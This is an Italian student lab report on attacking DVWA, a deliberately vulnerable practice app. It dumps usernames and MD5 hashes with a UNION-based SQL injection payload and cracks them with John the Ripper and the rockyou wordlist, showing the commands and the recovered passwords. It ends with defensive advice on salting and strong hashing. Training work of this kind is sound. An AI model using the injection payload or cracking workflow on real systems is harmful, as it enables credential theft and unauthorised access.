

Password Cracking

Durata temporale dell'attività:

2 ore

Attività eseguita da:

Leonzio Emanuele

Indice generale

Introduzione.....	3
Screenshot del SQL injection già effettuata.....	4
Tipologia e meccanismo utilizzato per il cracking.....	5
Rockyou.txt.....	6
Screenshot dell'esecuzione del cracking e del risultato.....	8
Conclusioni.....	9

Introduzione

La sicurezza delle password rappresenta una delle sfide più importanti nel panorama della protezione dei sistemi informatici. Nonostante l'implementazione di misure sempre più avanzate, molte applicazioni rimangono vulnerabili a tecniche di attacco ben conosciute, come il **SQL Injection**. Questo tipo di attacco permette agli aggressori di accedere a informazioni sensibili archiviate nei database, come username e password, che possono essere ulteriormente compromesse tramite tecniche di **password cracking**.

In questo esercizio, ci siamo posti l'obiettivo di dimostrare come un attaccante possa sfruttare una vulnerabilità SQL Injection per ottenere hash di password e successivamente utilizzare strumenti come **John the Ripper** per craccarli, recuperando così le password in chiaro. Tale attività non solo evidenzia i rischi legati a configurazioni insicure, ma sottolinea anche l'importanza di proteggere le password con algoritmi di hashing robusti e strategie come il salting.


Questa relazione documenta il processo seguito per l'esecuzione dell'attacco, analizzandone le tecniche e i risultati ottenuti, con l'obiettivo di sensibilizzare sull'importanza di buone pratiche di sicurezza.

1. Screenshot del SQL injection già effettuata

Il primo passo è mostrare lo screenshot della SQL injection che è stato usato per estrarre le password.

Il codice immesso è il seguente:

1' UNION SELECT user, password FROM users#



User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Screen n.1 da DVWA

2. Tipologia e meccanismo utilizzato per il cracking

John the Ripper (spesso abbreviato in **John**) è uno degli strumenti più popolari e potenti per il cracking delle password. È un programma open-source progettato per testare la forza delle password e per recuperare password a partire da hash crittografici, utilizzando vari metodi di attacco. Il funzionamento di John the Ripper si basa sul cracking degli hash delle password. Un hash è un valore prodotto da un algoritmo di hashing (come MD5, SHA-1, ecc.) che rappresenta una versione crittografata della password. Gli hash non possono essere invertiti direttamente per recuperare la password originale, ma è possibile tentare di "forzare" l'inversione confrontando gli hash con le versioni hashate di password note.

Tipologia di attacco:

- Cracking degli hash MD5 con John the Ripper.
 - MD5 è un algoritmo di hashing che converte stringhe di testo in un hash a 32 caratteri. Sebbene non reversibile, può essere attaccato utilizzando metodi come il brute force o il dizionario.

Meccanismo di cracking:

- John the Ripper è uno strumento di cracking di password.
- Funziona confrontando hash di input generati da dizionari o tecniche brute force con gli hash recuperati.
- Quando trova una corrispondenza, significa che ha recuperato la password in chiaro.

Passaggi per il cracking:

1. Preparare il file: Creare un file contenente gli hash recuperati.

```
(kali㉿kali)-[~]  
└─$ sudo su  
[sudo] password for kali:  
└─(root㉿kali)-[/home/kali]  
    # sudo nano passwd_lab.txt
```

```
First name: pablo  
Surname: 0d107d09f5b  
ID: 1' UNION SELEC  
First name: smithy  
Surname: 5f4dcc3b5
```

```
File Actions Edit View Help  
GNU nano 8.2  
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7
```

3. Rockyou.txt

- Questo è un file di **dizionario di password**.
- Contiene milioni di password comunemente usate, utili per attacchi di forza bruta o cracking delle password (ad esempio con John the Ripper o Hashcat).
- È spesso usato in test di sicurezza per verificare la robustezza delle password o simulare attacchi in contesti controllati.


3.1 Comandi visualizzati

Comando 1: `sudo gzip -d /usr/share/wordlists/rockyou.txt.gz`

- **Funzione:** Decomprime il file compresso `rockyou.txt.gz` e lo rende disponibile come file di testo (`rockyou.txt`).
- **Perché è compresso?** Per risparmiare spazio su disco, poiché il file non compresso è molto grande.

Comando 2: `/usr/share/wordlists/rockyou.txt`

- Una volta decompresso, il file è accessibile in chiaro in questa posizione.
- Può essere letto, visualizzato o utilizzato come input per strumenti di cracking.



```
(root@kali)-[/home/kali]
# /usr/share/wordlists/

Setup
(root@kali)-[/usr/share/wordlists]
#
Brute Force
Command Execution
CSRF
File Inclusion
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
(root@kali)-[/usr/share/wordlists]
# /usr/share/wordlists/rockyou.txt
```

User ID:
1' UNION SELECT us
ID: 1' UNION SELE
First name: admin
Surname: admin
ID: 1' UNION SELE
First name: admin
Surname: 5f4dcc3b
ID: 1' UNION SELE

Facendo il comando ls andiamo a vedere se il nostro file è presente e con il cat andiamo a leggere tutto quello che c'è dentro:

```

(root@kali)-[/usr/share/wordlists]
# ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt legion      rockyou.txt wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

```

```

(root@kali)-[/usr/share/wordlists]
# cat rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000

```

Vulnerability: SQL Injection

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

4. Screenshot dell'esecuzione del cracking e del risultato

Eseguendo i seguenti passaggi otteniamo il risultato finale:

Una volta copiato gli hash delle password trovate in un file di testo chiamato (passwd_lab.txt)

Utilizziamo il comando per eseguire il cracking:

john --format=raw-md5 --wordlist=rockyou.txt passwd_lab.txt

```
(root@kali)-[/home/kali]
# john --format=raw-md5 --wordlist=rockyou.txt passwd_lab.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (???)
abc123      Brut (???)
letmein     Com (???)
charley     Com (???)
4g 0:00:00:00 DONE (2024-12-03 15:07) 100.0g/s 72000p/s 72000c/s 96000C/s my3kids..soccer9
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Dopo che John the Ripper ha trovato le password, usiamo il comando:

john --show hashes.txt. Questo mostrerà le password in chiaro corrispondenti agli hash.

```
(root@kali)-[/home/kali]
# john --show --format=Raw-MD5 passwd_lab.txt
?:password      Upload
?:abc123         Upload
?:charley        XSS reflected
?:letmein        XSS stored
4 password hashes cracked, 0 left
```


Conclusioni

In questo esercizio, abbiamo esplorato il processo di recupero delle password tramite attacchi di **SQL Injection** e successivamente il cracking degli hash delle password utilizzando **John the Ripper**. L'attacco SQL Injection ci ha permesso di estrarre hash di password da un database vulnerabile, evidenziando una delle principali minacce per la sicurezza delle applicazioni web. Successivamente, il cracking di questi hash utilizzando John the Ripper ha dimostrato come password deboli possano essere facilmente compromesse, anche se memorizzate in formato crittografato.

Questo esercizio ha messo in luce l'importanza di adottare misure di sicurezza robuste, come la protezione contro SQL Injection, l'uso di algoritmi di hashing sicuri (es. bcrypt o Argon2) e l'implementazione del **salting** per aumentare la complessità degli hash. Inoltre, l'uso di password forti, non comuni e uniche per ogni account è essenziale per prevenire attacchi di cracking, come quelli eseguiti con John the Ripper.

Infine, questo tipo di esercizio dimostra quanto sia fondamentale la consapevolezza della sicurezza informatica, sia per gli sviluppatori che per gli utenti, al fine di ridurre i rischi e proteggere i dati sensibili in un contesto digitale sempre più minacciato da attacchi.